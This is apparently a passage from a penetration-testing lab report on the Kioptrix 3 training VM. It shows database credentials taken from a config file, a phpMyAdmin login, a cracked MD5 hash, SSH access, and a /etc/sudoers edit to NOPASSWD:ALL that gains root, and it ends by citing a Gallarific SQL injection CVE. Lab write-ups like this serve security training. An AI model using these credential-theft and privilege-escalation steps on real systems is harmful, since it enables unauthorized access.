
2 Further exploration of the target machine reveals that it may be running phpMyAdmin, the web-based MYSQL manager.



```
networks
nsswitch.conf
opt
pam.conf
pam.d
passwd
passwd-
pcmcia
perl
php5
phpmyadmin
popularity-contest.conf
ppp
profile
profile.d
protocols
python
python2.5
rc.local
rc0.d
```


Figure 4.3.2: Target machine is running phpMyAdmin

3 The gconfig file stored in the directory **/home/www/kioptrix3.com/gallery/gconfig.php** stores the configuration settings for the MYSQL database, including login credentials. Navigating to phpMyAdmin web application and entering these credentials provides access to the gallarific database.



```
cat gconfig.php
<?php
        error_reporting(0);
        /*
                A sample Gallarific configuration file. You should edit
                the installer details below and save this file as gconfig.php
                Do not modify anything else if you don't know what it is.
        */

        // Installer Details -----------------------------------------------

        // Enter the full HTTP path to your Gallarific folder below,
        // such as http://www.yoursite.com/gallery
        // Do NOT include a trailing forward slash

        $GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";

        $GLOBALS["gallarific_mysql_server"] = "localhost";
        $GLOBALS["gallarific_mysql_database"] = "gallery";
        $GLOBALS["gallarific_mysql_username"] = "root";
        $GLOBALS["gallarific_mysql_password"] = "fuckeyou";

        // Setting Details -------------------------------------------------

if(!$g_mysql_c = @mysql_connect($GLOBALS["gallarific_mysql_server"], $GLOBALS["gallarific_mysql_username"], $GLOBALS["gallarific_mysql_password"])) {
                echo("A connection to the database couldn't be established: " . mysql_error());
                die();
}else {
        if(!$g_mysql_d = @mysql_select_db($GLOBALS["gallarific_mysql_database"], $g_mysql_c)) {
                echo("The Gallarific database couldn't be opened: " . mysql_error());
                die();
        }else {
                $settings=mysql_query("select * from gallarific_settings");
                if(mysql_num_rows($settings)≠0){
                        while($data=mysql_fetch_array($settings)){
                                $GLOBALS["{$data['settings_name']}"]=$data['settings_value'];
                        }
                }
```

Figure 4.3.3: The username and password of SQL server is stored in gconfig.php



Welcome to phpMyAdmin 2.11.3deb1ubuntu1.3

Language

English (utf-8)

Log in


Username: root

Password: ●●●●●●●●

Cookies must be enabled past this point.

Figure 4.3.4: Successful login to phpMyAdmin provides access to the target machines SQL server

4 The gallery database contains 7 tables, however the most notable is named "**dev_accounts**". The blog page mentions that a new lead developer named "**loneferret**" has recently been hired. Searching the database for this username reveals a hashed password.



kioptrix3.com/phpmyadmin/index.php?db=information_schema&token=56957ba3bb424309a7b76620c8459ac

Server: localhost ▸ Database: gallery ▸ Table: dev_accounts

Database: gallery (7)

gallery (7)

- dev_accounts
- gallarific_comments
- gallarific_galleries
- gallarific_photos
- gallarific_settings
- gallarific_stats
- gallarific_users

Showing rows 0 - 0 (1 total, Query took 0.0002 sec)

SQL query:

```
SELECT *
FROM `gallery`.`dev_accounts`
WHERE (
  `id` LIKE 'loneferret'
  OR `username` LIKE CONVERT( _utf8 'loneferret'
  USING latin1 )
  COLLATE latin1_swedish_ci
  OR `password` LIKE CONVERT( _utf8 'loneferret'
  USING latin1 )
  COLLATE latin1_swedish_ci
)
LIMIT 0 , 30
```

Show : 30 row(s) starting from record # 0
in horizontal mode and repeat headers after 100 cells

	id	username	password
□	2	loneferret	5badcaf789d3d1d09794d8f021f40f0e

Check All / Uncheck All *With selected:*


Show : 30 row(s) starting from record # 0
in horizontal mode and repeat headers after 100 cells

Query results operations

Print view Print view (with full texts) Export CREATE VIEW

Figure 4.3.5: Hashed password of loneferret is stored in the SQL database

5 Crackstation.net reveals the password to be “**starwars**”.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5badcaf789d3d1d09794d8f021f40f0e
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5badcaf789d3d1d09794d8f021f40f0e	md5	starwars

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

Figure 4.3.6: Crackstation.net reveals the password to be “starwars”

6 Now that we have the username “**loneferret**” and the password “**startwars**”, we can SSH to login to the developer account.




```
┌──(kali㉿kali)-[~]
└─$ ssh -oHostKeyAlgorithms=ssh-rsa loneferret@10.0.2.17

The authenticity of host '10.0.2.17 (10.0.2.17)' can't be established.
RSA key fingerprint is SHA256:NdsBnvaQieyTUKFzPjRpTVK6jDGM/xWwUi46IR/h1jU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.17' (RSA) to the list of known hosts.
loneferret@10.0.2.17's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Mon May  8 22:15:02 2023 from 10.0.2.10
loneferret@Kioptrix3:~$ 
```

Figure 4.3.7: Using secure shell to succcesfully login as loneferret.

7 Before being able to execute any commands the terminal environment must be set to xterm-256color.

Command: export TERM=xterm-256color


8 Executing the sudo ht command that is detailed in the “CompanyPolicy.README” loads up a text editing software. From here we are able to alter the privileges of the **loneferret** developer to allow them to execute sudo commands without requiring a password.



```
ht 2.0.18 (POSIX) 07:26:02 on Apr 16 2011
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = ht
config = /home/loneferret/.htcfg2
couldn't load configuration file, using defaults
```

Figure 4.3.8: Screenshot of sudo ht text editor

9 The first step is to navigate to the /etc/sudoers file in order to view and edit the sudo privileges of loneferret.


File Actions Edit View Help
kali@kali: ~
loneferret@Kioptrix3: ~
File Edit Windows Help Texteditor

```
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#

Defaults        env_reset

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht, /bin/bash

# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo ALL=NOPASSWD: ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```


Figure 4.3.9: sudo ht is used to read and edit the /etc/sudoers file

10 Current settings prevent loneferret from switching users but allows them to perform sudo ht and execute bash commands.

Changing loneferret’s sudo privellege’s to:

Privellege: Loneferret ALL=(ALL) NOPASSWD:ALL


allows the user to execute all sudo commands without requiring the root password.


File Actions Edit View Help
kali@kali: ~ ×
loneferret@Kioptrix3: ~ ×
File Edit Windows Help Texteditor
[x]

```
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#

Defaults        env_reset

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=(ALL) NOPASSWD:ALL

# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo ALL=NOPASSWD: ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL, loneferret
```

Figure 4.3.10: loneferret sudo privelleges are edited to allow use of the sudo command without requiring the root password

11 Being able to execute sudo without a password now means that the user can finally open and read Congrats.txt to retrieve the flag.



```
root@Kioptrix3:/root# ls
Congrats.txt  ht-2.0.18
root@Kioptrix3:/root# cat Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.

Went in a different direction with this VM. Exploit based challenges are
nice. Helps workout that information gathering part, but sometimes we
need to get our hands dirty in other things as well.
Again, these VMs are beginner and not intented for everyone.
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal)
fun in the process.


I hope you enjoyed this third challenge.

Steven McElrea
aka loneferret
http://www.kioptrix.com


Credit needs to be given to the creators of the gallery webapp and CMS used
for the building of the Kioptrix VM3 site.

Main page CMS:
http://www.lotuscms.org

Gallery application:
Gallarific 2.1 - Free Version released October 10, 2009
http://www.gallarific.com
Vulnerable version of this application can be downloaded
from the Exploit-DB website:
http://www.exploit-db.com/exploits/15891/

The HT Editor can be found here:
http://hte.sourceforge.net/downloads.html
And the vulnerable version on Exploit-DB here:
http://www.exploit-db.com/exploits/17083/


Also, all pictures were taken from Google Images, so being part of the
public domain I used them.

root@Kioptrix3:/root# 
```

Figure 4.3.11: The contents of Congrats.txt

4.4 ADDITIONAL VULNERABILITIES

1 Interestingly, the photo gallery software used by Kioptrix3.com also contains a vulnerability.





Figure 4.4.1: Kioptrix3.com lists the name of the photo gallery software to be gallarific.

2 Researching gallarific reveals that it is also vulnerable to SQL injection. The vulnerability is listed as CVE-2011-0519 in the Common Vulnerability Entry list.



TOTAL CVE Records: 213856

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG and CVE Record Format JSON are underway.

NOTICE: Legacy CVE List download formats will be phased out beginning January 1, 2024.
New CVE List download format is available now.

HOME > CVE > CVE-2011-0519

Printer-Friendly View

CVE-ID	
CVE-2011-0519	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description


SQL injection vulnerability in gallery.php in Gallarific PHP Photo Gallery script 2.1 and possibly other versions allows remote attackers to execute arbitrary SQL commands via the id parameter.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

Figure 4.4.2: The CVE entry of the gallarific photo gallery

3 Exploit DB provides an example of the URL that can be used to perform SQLi.

